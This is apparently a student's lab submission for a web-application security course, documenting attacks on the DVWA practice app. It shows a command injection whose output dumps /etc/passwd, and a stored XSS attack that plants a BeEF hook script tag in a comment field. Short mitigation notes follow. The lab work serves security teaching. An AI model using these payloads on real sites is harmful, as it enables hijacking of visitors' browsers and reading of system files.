



Cybersecurity

Module 15 Challenge Submission File

Testing Web Applications for Vulnerabilities

Make a copy of this document to work in, and then respond to each question below the prompt. Save and submit this completed file as your Challenge deliverable.


Web Application 1: *Your Wish is My Command Injection*

Provide a screenshot confirming that you successfully completed this exploit:

Vulnerability: Command Injection

192.168.13.25/vulnerabilities/exec/#

Update



Home

Instructions

Setup / Reset DB

Brute Force

Command Injection

CSRF

File Inclusion

File Upload

Insecure CAPTCHA

SQL Injection

SQL Injection (Blind)

Weak Session IDs

XSS (DOM)

XSS (Reflected)

XSS (Stored)

CSP Bypass

JavaScript

DVWA Security

PHP Info

About

Logout

Vulnerability: Command Injection


Ping a device

Enter an IP address:

```
PING 127.0.0.1 (127.0.0.1): 56 data bytes
64 bytes from 127.0.0.1: icmp_seq=0 ttl=64 time=0.047 ms
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.056 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.077 ms
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.052 ms
--- 127.0.0.1 ping statistics ---
4 packets transmitted, 4 packets received, 0% packet loss
round-trip min/avg/max/stddev = 0.047/0.058/0.077/0.000 ms
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534:./nonexistent:/bin/false
mysql:x:101:101:MySQL Server,.,./nonexistent:/bin/false
```

More Information

- <http://www.scribd.com/doc/2530476/Php-Endangers-Remote-Code-Execution>
- <http://www.ss64.com/bash/>
- <http://www.ss64.com/nt/>
- https://www.owasp.org/index.php/Command_Injection




Write two or three sentences outlining mitigation strategies for this vulnerability:

Restrict access to files/directories such as moving them from the server
Server side validation against viewing of confidential files/directories

Web Application 2: A Brute Force to Be Reckoned With

Provide a screenshot confirming that you successfully completed this exploit:



Write two or three sentences outlining mitigation strategies for this vulnerability:

Use of MFA
Having complex usernames and passwords
Lockout after 3 - 5 attempts

Web Application 3: *Where's the BeEF?*

Provide a screenshot confirming that you successfully completed this exploit:

Vulnerability: Stored Cross Site Scripting (XSS)

Name *

Message *

Name: test
Message: This is a test comment.

More Information

- <https://owasp.org/www-community/attacks/xss>
- https://owasp.org/index.php/XSS_Filter_Evasion_Cheat_Sheet
- https://en.wikipedia.org/wiki/Cross-site_scripting
- <http://www.cgisecurity.com/xss-faq.html>
- <http://www.scripalert1.com/>

Username: admin
Security Level: low
PHPIDS: disabled

Elements

```
<!DOCTYPE html>
<html lang="en-GB">
<head>
</head>
<body class="home">
  <div id="container">
    <div id="header">
    </div>
    <div id="main_menu">
    </div>
    <div id="main_body">
      <div class="body_padded">
        <h1>Vulnerability: Stored Cross Site Scripting (XSS)</h1>
        <div class="vulnerable_code_area">
          <form method="post" name="guestform">
            <table width="550" border="0" cellpadding="2" cellspacing="1">
              <tbody>
                <tr>
                </tr>
                <tr>
                  <td width="100">Message *</td>
                  <td>
                    <input type="text" value="<script src='http://127.0.0.1:3000/hook.js'></script>"/>
                  </td>
                </tr>
              </tbody>
            </table>
          </form>
        </div>
      </div>
    </div>
  </body>
</html>
```

Filter: :hov .cls +, [4]

element.style { }

input, textarea, select { font: 100% arial,sans-serif; vertical-align: middle; }

textarea { writing-mode: horizontal-tb !important; font-style: normal; font-variant-ligatures: normal; font-variant-caps: normal; font-variant-numeric: normal; font-variant-east-asian: normal; font-weight: normal; font-stretch: normal; font-size: 1em; font-family: sans-serif; text-rendering: auto; }

Adjusted limit for characters for payload

Vulnerability: Stored Cross Site Scripting (XSS)

Name *

Message *


Name: Test
Message:

Name: Hi
Message: Test

Name: Hi test
Message:

Name: a
Message:

Ensure payload is saved



Test of two social engineering tests

Write two or three sentences outlining mitigation strategies for this vulnerability:

Have input sanitation or input validation to mitigate cross site scripting.